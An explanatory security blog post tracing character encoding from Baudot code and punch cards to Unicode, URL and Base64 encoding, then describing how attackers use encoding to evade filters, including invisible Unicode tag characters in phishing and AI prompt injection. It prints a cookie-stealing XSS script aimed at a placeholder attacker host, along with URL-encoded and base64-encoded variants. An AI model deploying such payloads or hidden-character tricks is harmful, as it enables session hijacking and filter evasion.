
Microsoft have recently announced that earlier this year they observed a high-volume phishing campaign that used invisible Unicode tag characters to alter the structure of messages so as to bypass spam filters and as such, deliver messages to unsuspecting victims.
They discovered the attacks whilst researching AI prompt injection prevention techniques for their MS Defender for Office 365 software tool.
Dubbed ASCII smuggling, the technique involves embedding specific non-rendering Unicode characters amidst text in an attempt to make the resulting characters different from known patterns of characters which would otherwise flag a suspicious.
Whilst not a new phenomenon, ASCII smuggling is seeing a rise in its use against AI systems as a form of prompt injection.
What is character encoding?
To understand how this attack works, lets explore the world of character encoding
Encoding is the process converting information from one format to another following an agreed upon transformation pattern
In todays world, character encoding is seen as the process of assigning numeric values to graphical characters allowing them to be stored, transmitted, and transformed using computer systems.
The numerical values that make up a character encoding scheme are known as code points and collectively they comprise a code space, a code page, or a character map.


Early examples of character encoding were based upon manual or hand-written systems. Many early examples are still widely used today:
- Braille
- International Maritime Signal Flags
- Semaphore
- Morse code
are just a few examples of early encoding systems still widely used around the world.


Baudot code and the move to modern encoding methods
Invented by the French telegraph engineer Émile Baudot in the 1870s, The Baudot code is an early character encoding scheme for telegraphy, and was the predecessor to the International Telegraph Alphabet No. 2 (ITA2).
ITA2 was the most common teleprinter code in use before the creation of ASCII (see later). Here, each character in the alphabet is represented by a series of five bits, sent over a communication channel such as telegraph. The symbol rate measurement is known as baud, and is derived from the same name.
The Baud rate is the measure of the number of changes to a signal (per second) that propagate through a transmission medium.

In the late 19th century, Herman Hollerith invented punch card data encoding to analyse census data. Initially, each hole position in the card represented a different data element, but later, numeric information was encoded by numbering the lower rows 0 to 9, with a punch in a column representing its row number. Later alphabetic data was encoded by allowing more than one punch per column.


Hollerith founded a company that was amalgamated in 1911 with several other companies to form the Computing-Tabulating-Recording Company. In 1924, the company was renamed “International Business Machines” (IBM)
In the 1960’s, IBM created EBCIDIC (Extended Binary Coded Decimal Interchange Code) as a descendant of Hollerith’s punched card system.
EBCIDIC was designed for the IBM System/360 line of mainframe computers but became a standard for many other systems for years


The term Patching when used in relation to fixing issues in computer code comes from the use of punched cards. Rather than throw away a card if a hole was punched in the wrong place, a patch was taped over the hole instead, thus fixing the incorrect code.
The creation of ASCII
ASCII – The American Standard Code for Information Interchange was also developed in the early 1960’s and this encoding scheme became the de-facto standard for IT systems for many years.

ASCII has 128 code points, of which 95 are printable characters – the remaining code points specify non-printable characters such as a space, or line feed instruction. The set of available punctuation in ASCII has had significant impact on the syntax of computer languages and text markup ever since.
ASCII hugely influenced the design of other character sets used by modern computers, including Unicode which has over a million code points, the first 128 of which are the same as ASCII.
Unicode
Whilst being globally popular, ASCII does not support non-western characters such as Mandarin Chinese or Cyrillic, so Unicode was designed to support the use of text in all of the world’s writing systems.
Modern systems utilise Unicode, or sub-sets of Unicode today. Version 15.1 of the standard defines 149,813 characters and 161 scripts used in various ordinary, literary, academic, and technical contexts.

Unicode also supports many common characters which are not specific to any writing system, including numerals, punctuation, and other symbols. Unicode also encodes thousands of emoticons and emoji symbols.
A full list of current Unicode characters can be seen here
Unicode values are processed and stored as binary data using one of several encodings, which define how to translate the standard’s codes for characters into sequences of bytes.
The Unicode Standard defines three encodings: UTF-8, UTF-16, and UTF-32, though several others exist.
UTF-8
UTF-8 – Unicode Transformation Format – 8-bit is capable of encoding all 1,112,064 valid Unicode code points using one to four one-byte (8-bit) code units. Code points with lower numerical values, which tend to occur more frequently, are encoded using fewer bytes.
UTF-8 is the most widely used encoding mechanism, in part due to its backwards-compatibility with ASCII.
UTF-8 results in fewer internationalization issues than any other text encoding system, and has been implemented in all modern operating systems and standards such as UNIX, Windows, JSON, XML, etc.
UTF-8 is the dominant encoding scheme for the World Wide Web (and other Internet technologies), and accounts for 98.2% of all web pages.
Other encoding systems
There are many other forms of encoding widely used in computing.
One such common encoding scheme is Base64 – This scheme transforms binary data into a sequence of 64 unique printable characters. More specifically, the source binary data reduced to 6-bit chunks, then this group of 6 bits is mapped to one of 64 unique characters.
Base64 is designed to carry data across channels that only reliably support text content. As such, Base64 is particularly prevalent on the World Wide Web where one of its uses is the ability to embed image files or other binary data inside textual assets such as HTML or an email.

Another encoding scheme used on the World Wide Web is that of URL encoding. URL encoding, (officially known as percent-encoding), is a method to encode data in a URL using only the ASCII characters legal within a URL.
There are certain characters which are classed as reserved characters which cannot be displayed in a URL in their raw form, and so must be encoded.
The reserved character /, for example, if used in the “path” component of a URL, has the special meaning of being a delimiter between path segments. (E.G. www.bbc.co.uk/news).
If a / needs to be in a path segment (and not part of the path delimiter), then the URL encoded characters %2f must be used in the segment instead of the raw /.

HTML character entity encoding is another type of encoding seen on the World Wide Web. This encoding scheme is often used in HTML documents – it is sometimes called amp-encoding due to the use of the ampersand (&).
Encoding and security
Whilst encoding is primarily used to ease the storage, or transmission of non-standard data, it is also often used as a component in many cyber attacks.
Encoding malware is a technique often used by threat actors in an attempt to obfuscate the malware code to evade detection and/or analysis.
Threat actors will also attempt to use encoding to bypass input sanitisation processes. This is a common tactic used in attacks such as Cross-Site Scripting (XSS) attacks.
What is a Cross-Site Script attack?
XSS attacks enable attackers to inject client-side scripts into web pages which are viewed by other users. A cross-site scripting vulnerability may also be used by attackers to bypass access controls and gain access to data which they should not usually have access to.
Many websites utilise JavaScript to facilitate dynamic content in the webpage. When a page has an element which allows for user input (e.g. search box, or password box), it is vital that the developer builds sanitisation into these pages to detect and nullify any attempts by malicious actors to use the input facility to inject malicious scripts.
Take the following scenario – An attacker identifies a forum site which doesn’t sanitise user input properly and manages to upload a comment into a thread with the script shown below:
<script type=“text/javascript”>document.location=“https://[attackers IP here]/?c=“+document.cookie;</script>
In this example, when another user reads the thread, the hidden script uploaded by the attacker will execute in the victims browser causing their browser to send an http request to the attackers IP requesting some data. In the request, the browser will also send the cookie data for the user from the forum. This means that the attacker can now harvest the users cookie data and try to access the victims account by presenting the server with the victims cookie and trick the server into thinking that they are the user. This is an example of a session hijacking attack.
To sanitise against this sort of malicious script upload, some forums will identify the < character in the script, and encode it as < instead. This will stop the script from being processed as it will now read:
<script type=“text/javascript”>document.location=“https://[attackers IP here]/?c=“+document.cookie;</script>
However – threat actors know this, so will often encode their scripts to try to confuse systems. So for example, the above script could be encoded as URL encoding instead, which would produce the following:
%3Cscript%20type=%E2%80%9Ctext/javascript%E2%80%9D%3Edocument.location=%E2%80%9Chttps://%5Battackers%20IP%20here%5D/?c=%E2%80%9C+document.cookie;%3C/script%3EOr they may choose to encode the script as base64:
PHNjcmlwdCB0eXBlPeKAnHRleHQvamF2YXNjcmlwdOKAnT5kb2N1bWVudC5sb2NhdGlvbj3igJxodHRwczovL1thdHRhY2tlcnMgSVAgaGVyZV0vP2M94oCcK2RvY3VtZW50LmNvb2tpZTs8L3NjcmlwdD4=Encoding & ASCII smuggling
Now that we have a better understanding of encoding systems, how does this work with ASCII smuggling?
The most abused Unicode range for attackers in these types of attacks is the Tags block, U+E0000 to U+E007F.
The tags block was originally intended for language tags, but has now been repurposed as emoji modifiers, specifically for region flags.
So for example, the values 🏴󠁧&#E0062;󠁥󠁮󠁧󠁿 would display the flag of England 🏴
The first value 🏴 displays the “waving black flag” as the delimiter that indicates the following values are to represent the flag of a specific country
The following values 󠁧&#E0062;󠁥󠁮󠁧󠁿 translate as “gbeng”

As can be seen in the code map below, the tag block contains a shadow copy of the printable ASCII characters (for example, U+E0041 mirrors ‘A’, U+E0061 mirrors ‘a’).

The important property for an attacker is this – most of these code points are not rendered by typical fonts and user interfaces. A string of characters can therefore carry a message that is not readable to a human but will be processed by any language model or other software that receives a copy of the email content.

Below is a screenshot of the HTML of a phishing email containing invisible ASCII characters – each yellow box highlights where the invisible character for a space (U+E0020) is positioned – the inclusion of these invisible spaces is enough to alter any typical patterns that would normally flag the email as suspicious